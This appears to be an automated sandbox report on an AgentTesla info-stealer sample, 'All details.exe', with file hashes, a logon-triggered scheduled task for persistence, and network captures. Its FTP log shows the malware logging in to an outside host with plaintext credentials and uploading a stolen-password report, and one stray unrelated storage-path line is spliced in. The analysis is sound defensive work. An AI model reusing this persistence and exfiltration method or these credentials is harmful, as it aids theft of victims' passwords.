Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmp90EF.tmp

Process:	C:\Users\user\Desktop\All details.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1647
Entropy (8bit):	5.196011710761672
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBBBtn:cbh47TlNQ//rydbz9I3YODOLNdq3r
MD5:	21320FC6C1B540E06A4F844A1B10D6BE
SHA1:	A663192480B9D4C87A3C0D15CA4457A1BDA8D177
SHA-256:	0643CF3DAB3A4331B6A29A673AFD1B8C82CE67CD7A53981936F0976F39C306DC
SHA-512:	6C6E4717E7F12BD879F2C05DE1B6DB77E345516D05E15E39288DAF342E892BCF6A82AC9E573D918537FE6B1A102A065343189E6FD749D9D1D4AFFD9DB50C653A
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\nbSEjaNCrLELYI.exe

Process:	C:\Users\user\Desktop\All details.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	964096
Entropy (8bit):	7.869265380850836
Encrypted:	false
SSDEEP:	12288:M0t5qL6Evo89A05qL31oaLQC+VS0tUv9HcM5UC6Doyyhvr0rSw9/P5qL1:M0TI6jw9IaaL1+VFuSM5UVyhvrdwfI1
MD5:	C52453368B884441AF3614334842A4B5
SHA1:	A6794ED06765806F4130265001E41E7EE395C342
SHA-256:	360BDB5ECE5A96F0F7F6100DD04B1213CA18C3DA3521CDA91B30C467066E4A49
SHA-512:	054251F38400EE53A20F1310C932998CDEF3B3446B5D48C98A4AE551219EC3532F6692E90ABF305CDA78A811C5C36C4DA936F3E535FD4FFDC0D8A46ABD22DF(
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 47%
Joe Sandbox View:	• Filename: All details.exe, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....'.`.....P..|...8.....R... .....@.. ..... ..@.....O.....4..... ..... ..H.....text...X{... ...|..... ..`.rsrc....4.....6...~.....@..@.relo c.....@..B.....4.....H.....xr.. .....0.....0.....(....(.....(.....o!....*.....("......(#.....($.....(%.....(&....*N..(....o.... ('....*&..((....*.s).....s*.....s+.....s,.....s-.....*....0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0..<.....~.....(3 .....,!r...p.....(4...o5...s6.....~.....+..*.0.....

C:\Users\user\AppData\Roaming\nbSEjaNCrLELYI.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\All details.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false

C:\Users\user\AppData\Roaming\nbSEjaNCrLELYI.exe:Zone.Identifier	
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.869265380850836
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.79% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	All details.exe
File size:	964096
MD5:	c52453368b884441af3614334842a4b5
SHA1:	a6794ed06765806f4130265001e41e7ee395c342
SHA256:	360bdb5ece5a96f0f7f6100dd04b1213ca18c3da3521cda91b30c467066e4a49
SHA512:	054251f38400ee53a20f1310c932998cdef3b3446b5d48c98a4ae551219ec3532f6692e90abf305cda78a811c5c36c4da936f3e535fd4ffdc0d8a46abd22df09
SSDEEP:	12288:M0t5qL6Evo89A05qL31oaLQC+VS0tUv9HcM5UC6Doyyhvr0rSw9/P5qL1:M0Tl6jw9IaaL1+VFuSM5UVyhvrdwfl1
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....'.`.....P..|...8.....R.... .....@.. .....@.....

File Icon

Icon Hash:	f2d2e9fcc4ead362

Static PE Info

General

Entrypoint:	0x4e9b52
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x609B27F2 [Wed May 12 00:57:22 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4

General	
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xe9b00	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xea000	0x34d4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xee000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xe99c8	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xe7b58	0xe7c00	False	0.909347188511	data	7.89003850414	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xea000	0x34d4	0x3600	False	0.361617476852	data	5.25495063281	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xee000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xea100	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0		
RT_GROUP_ICON	0xec6b8	0x14	data		
RT_VERSION	0xec6dc	0x37c	data		
RT_MANIFEST	0xeca68	0xa65	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2013
Assembly Version	3.0.0.0
InternalName	ScopelessEnumAttribute.exe
FileVersion	3.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	ServerManager_Core
ProductVersion	3.0.0.0
FileDescription	ServerManager_Core
OriginalFilename	ScopelessEnumAttribute.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-17:48:18.362386	TCP	2029927	ET TROJAN AgentTesla Exfil via FTP	49740	21	192.168.2.3	145.14.144.54
05/12/21-17:48:18.520036	TCP	2029928	ET TROJAN AgentTesla HTML System Info Report Exfil via FTP	49741	54705	192.168.2.3	145.14.144.54

Network Port Distribution

Total Packets: 46

- 53 (DNS)
- 54705 undefined
- 21 (FTP -- Control)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 17:48:16.697982073 CEST	49740	21	192.168.2.3	145.14.144.54
May 12, 2021 17:48:16.851732969 CEST	21	49740	145.14.144.54	192.168.2.3
May 12, 2021 17:48:16.851933002 CEST	49740	21	192.168.2.3	145.14.144.54
May 12, 2021 17:48:17.026235104 CEST	21	49740	145.14.144.54	192.168.2.3
May 12, 2021 17:48:17.027446985 CEST	49740	21	192.168.2.3	145.14.144.54
May 12, 2021 17:48:17.179882050 CEST	21	49740	145.14.144.54	192.168.2.3
May 12, 2021 17:48:17.333113909 CEST	21	49740	145.14.144.54	192.168.2.3
May 12, 2021 17:48:17.333515882 CEST	49740	21	192.168.2.3	145.14.144.54
May 12, 2021 17:48:17.486536980 CEST	21	49740	145.14.144.54	192.168.2.3
May 12, 2021 17:48:17.585320950 CEST	21	49740	145.14.144.54	192.168.2.3
May 12, 2021 17:48:17.585747004 CEST	49740	21	192.168.2.3	145.14.144.54
May 12, 2021 17:48:17.738497019 CEST	21	49740	145.14.144.54	192.168.2.3
May 12, 2021 17:48:17.738704920 CEST	21	49740	145.14.144.54	192.168.2.3
May 12, 2021 17:48:17.739172935 CEST	49740	21	192.168.2.3	145.14.144.54
May 12, 2021 17:48:17.893410921 CEST	21	49740	145.14.144.54	192.168.2.3
May 12, 2021 17:48:17.893855095 CEST	49740	21	192.168.2.3	145.14.144.54
May 12, 2021 17:48:18.049921036 CEST	21	49740	145.14.144.54	192.168.2.3
May 12, 2021 17:48:18.050323009 CEST	49740	21	192.168.2.3	145.14.144.54
May 12, 2021 17:48:18.206176996 CEST	21	49740	145.14.144.54	192.168.2.3
May 12, 2021 17:48:18.211255074 CEST	49741	54705	192.168.2.3	145.14.144.54
May 12, 2021 17:48:18.260278940 CEST	49740	21	192.168.2.3	145.14.144.54
May 12, 2021 17:48:18.361944914 CEST	54705	49741	145.14.144.54	192.168.2.3
May 12, 2021 17:48:18.362112045 CEST	49741	54705	192.168.2.3	145.14.144.54
May 12, 2021 17:48:18.362385988 CEST	49740	21	192.168.2.3	145.14.144.54
May 12, 2021 17:48:18.516169071 CEST	21	49740	145.14.144.54	192.168.2.3
May 12, 2021 17:48:18.520035982 CEST	49741	54705	192.168.2.3	145.14.144.54
May 12, 2021 17:48:18.520983934 CEST	49741	54705	192.168.2.3	145.14.144.54
May 12, 2021 17:48:18.557163000 CEST	49740	21	192.168.2.3	145.14.144.54
May 12, 2021 17:48:18.673944950 CEST	54705	49741	145.14.144.54	192.168.2.3
May 12, 2021 17:48:18.674694061 CEST	54705	49741	145.14.144.54	192.168.2.3
May 12, 2021 17:48:18.674810886 CEST	49741	54705	192.168.2.3	145.14.144.54
May 12, 2021 17:48:18.678936005 CEST	21	49740	145.14.144.54	192.168.2.3
May 12, 2021 17:48:18.729069948 CEST	49740	21	192.168.2.3	145.14.144.54

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 17:46:19.332011938 CEST	49199	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:19.383219957 CEST	53	49199	8.8.8.8	192.168.2.3
May 12, 2021 17:46:19.739253044 CEST	50620	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:19.807746887 CEST	53	50620	8.8.8.8	192.168.2.3
May 12, 2021 17:46:21.042601109 CEST	64938	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:21.093364000 CEST	53	64938	8.8.8.8	192.168.2.3
May 12, 2021 17:46:22.303292990 CEST	60152	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:22.351953983 CEST	53	60152	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 17:46:23.437283993 CEST	57544	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:23.488868952 CEST	53	57544	8.8.8.8	192.168.2.3
May 12, 2021 17:46:25.039884090 CEST	55984	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:25.091603994 CEST	53	55984	8.8.8.8	192.168.2.3
May 12, 2021 17:46:26.303716898 CEST	64185	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:26.361427069 CEST	53	64185	8.8.8.8	192.168.2.3
May 12, 2021 17:46:27.439214945 CEST	65110	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:27.488006115 CEST	53	65110	8.8.8.8	192.168.2.3
May 12, 2021 17:46:28.853420019 CEST	58361	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:28.904932976 CEST	53	58361	8.8.8.8	192.168.2.3
May 12, 2021 17:46:29.989617109 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:30.038352966 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 17:46:31.117041111 CEST	60831	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:31.177418947 CEST	53	60831	8.8.8.8	192.168.2.3
May 12, 2021 17:46:32.368628025 CEST	60100	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:32.428325891 CEST	53	60100	8.8.8.8	192.168.2.3
May 12, 2021 17:46:34.010633945 CEST	53195	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:34.062805891 CEST	53	53195	8.8.8.8	192.168.2.3
May 12, 2021 17:46:35.105647087 CEST	50141	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:35.154236078 CEST	53	50141	8.8.8.8	192.168.2.3
May 12, 2021 17:46:36.251277924 CEST	53023	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:36.301004887 CEST	53	53023	8.8.8.8	192.168.2.3
May 12, 2021 17:46:39.050915003 CEST	49563	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:39.100184917 CEST	53	49563	8.8.8.8	192.168.2.3
May 12, 2021 17:46:40.774332047 CEST	51352	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:40.823071003 CEST	53	51352	8.8.8.8	192.168.2.3
May 12, 2021 17:46:42.042325974 CEST	59349	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:42.091242075 CEST	53	59349	8.8.8.8	192.168.2.3
May 12, 2021 17:46:45.256654024 CEST	57084	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:45.305533886 CEST	53	57084	8.8.8.8	192.168.2.3
May 12, 2021 17:46:52.840931892 CEST	58823	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:52.902847052 CEST	53	58823	8.8.8.8	192.168.2.3
May 12, 2021 17:46:54.741364956 CEST	57568	53	192.168.2.3	8.8.8.8
May 12, 2021 17:46:54.800057888 CEST	53	57568	8.8.8.8	192.168.2.3
May 12, 2021 17:47:05.946849108 CEST	50540	53	192.168.2.3	8.8.8.8
May 12, 2021 17:47:06.005633116 CEST	53	50540	8.8.8.8	192.168.2.3
May 12, 2021 17:47:14.049849987 CEST	54366	53	192.168.2.3	8.8.8.8
May 12, 2021 17:47:14.110307932 CEST	53	54366	8.8.8.8	192.168.2.3
May 12, 2021 17:47:26.005821943 CEST	53034	53	192.168.2.3	8.8.8.8
May 12, 2021 17:47:26.073554993 CEST	53	53034	8.8.8.8	192.168.2.3
May 12, 2021 17:47:32.191529036 CEST	57762	53	192.168.2.3	8.8.8.8
May 12, 2021 17:47:32.253304958 CEST	53	57762	8.8.8.8	192.168.2.3
May 12, 2021 17:48:04.290101051 CEST	55435	53	192.168.2.3	8.8.8.8
May 12, 2021 17:48:04.362938881 CEST	53	55435	8.8.8.8	192.168.2.3
May 12, 2021 17:48:06.346635103 CEST	50713	53	192.168.2.3	8.8.8.8
May 12, 2021 17:48:06.403866053 CEST	53	50713	8.8.8.8	192.168.2.3
May 12, 2021 17:48:16.391083956 CEST	56132	53	192.168.2.3	8.8.8.8
May 12, 2021 17:48:16.466445923 CEST	53	56132	8.8.8.8	192.168.2.3
May 12, 2021 17:48:16.490331888 CEST	58987	53	192.168.2.3	8.8.8.8
May 12, 2021 17:48:16.563173056 CEST	53	58987	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 17:48:16.391083956 CEST	192.168.2.3	8.8.8.8	0x9930	Standard query (0)	files.000webhost.com	A (IP address)	IN (0x0001)
May 12, 2021 17:48:16.490331888 CEST	192.168.2.3	8.8.8.8	0x16fa	Standard query (0)	files.000webhost.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 17:48:16.466445923 CEST	8.8.8.8	192.168.2.3	0x9930	No error (0)	files.000webhost.com	us-east-1.route-1000.000webhost.awex.io		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 17:48:16.466445923 CEST	8.8.8.8	192.168.2.3	0x9930	No error (0)	us-east-1.route-1000.000webhost.awex.io		145.14.144.54	A (IP address)	IN (0x0001)
May 12, 2021 17:48:16.563173056 CEST	8.8.8.8	192.168.2.3	0x16fa	No error (0)	files.000webhost.com	us-east-1.route-1000.000webhost.awex.io		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 17:48:16.563173056 CEST	8.8.8.8	192.168.2.3	0x16fa	No error (0)	us-east-1.route-1000.000webhost.awex.io		145.14.144.209	A (IP address)	IN (0x0001)


FTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 12, 2021 17:48:17.026235104 CEST	21	49740	145.14.144.54	192.168.2.3	220 ProFTPD Server (000webhost.com) [::ffff:145.14.144.54]
May 12, 2021 17:48:17.027446985 CEST	49740	21	192.168.2.3	145.14.144.54	USER zinco
May 12, 2021 17:48:17.333113909 CEST	21	49740	145.14.144.54	192.168.2.3	331 User zinco OK. Password required
May 12, 2021 17:48:17.333515882 CEST	49740	21	192.168.2.3	145.14.144.54	PASS computer147
May 12, 2021 17:48:17.585320950 CEST	21	49740	145.14.144.54	192.168.2.3	230-Your bandwidth usage is restricted 230-Your bandwidth usage is restricted230 OK. Current restricted directory is /
May 12, 2021 17:48:17.738704920 CEST	21	49740	145.14.144.54	192.168.2.3	200 OK, UTF-8 enabled
May 12, 2021 17:48:17.739172935 CEST	49740	21	192.168.2.3	145.14.144.54	PWD
May 12, 2021 17:48:17.893410921 CEST	21	49740	145.14.144.54	192.168.2.3	257 "/" is your current location
May 12, 2021 17:48:17.893855095 CEST	49740	21	192.168.2.3	145.14.144.54	TYPE I
May 12, 2021 17:48:18.049921036 CEST	21	49740	145.14.144.54	192.168.2.3	200 TYPE is now 8-bit binary
May 12, 2021 17:48:18.050323009 CEST	49740	21	192.168.2.3	145.14.144.54	PASV
May 12, 2021 17:48:18.206176996 CEST	21	49740	145.14.144.54	192.168.2.3	227 Entering Passive Mode (145,14,144,54,213,177).
May 12, 2021 17:48:18.362385988 CEST	49740	21	192.168.2.3	145.14.144.54	STOR PW_user-124406_2021_05_12_20_45_31.html
May 12, 2021 17:48:18.516169071 CEST	21	49740	145.14.144.54	192.168.2.3	150 Connecting to port 45492
May 12, 2021 17:48:18.678936005 CEST	21	49740	145.14.144.54	192.168.2.3	226-File successfully transferred 226-File successfully transferred226 0.161 seconds (measured here), 2.65 Kbytes per second

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: All details.exe PID: 1288 Parent PID: 5740

General

Start time:	17:46:25
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\All details.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\All details.exe'
Imagebase:	0x200000
File size:	964096 bytes
MD5 hash:	C52453368B884441AF3614334842A4B5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.227685594.0000000003621000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.227685594.0000000003621000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.227200058.000000000266D000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0CCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0CCF06	unknown
C:\Users\user\AppData\Roaming\nbSEjaNCrLELYl.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CF1DD66	CopyFileW
C:\Users\user\AppData\Roaming\nbSEjaNCrLELYl.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CF1DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp90EF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CF17038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\All details.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E3DC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp90EF.tmp	success or wait	1	6CF16A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\nbSEjaNCrLELYl.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 f2 27 9b 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 7c 0e 00 00 38 00 00 00 00 00 00 52 9b 0e 00 00 20 00 00 00 a0 0e 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 0f 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....'.`.......... ....P..|...8......R.... ....@.. ....@................	success or wait	4	6CF1DD66	CopyFileW
C:\Users\user\AppData\Roaming\nbSEjaNCrLELYl.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CF1DD66	CopyFileW
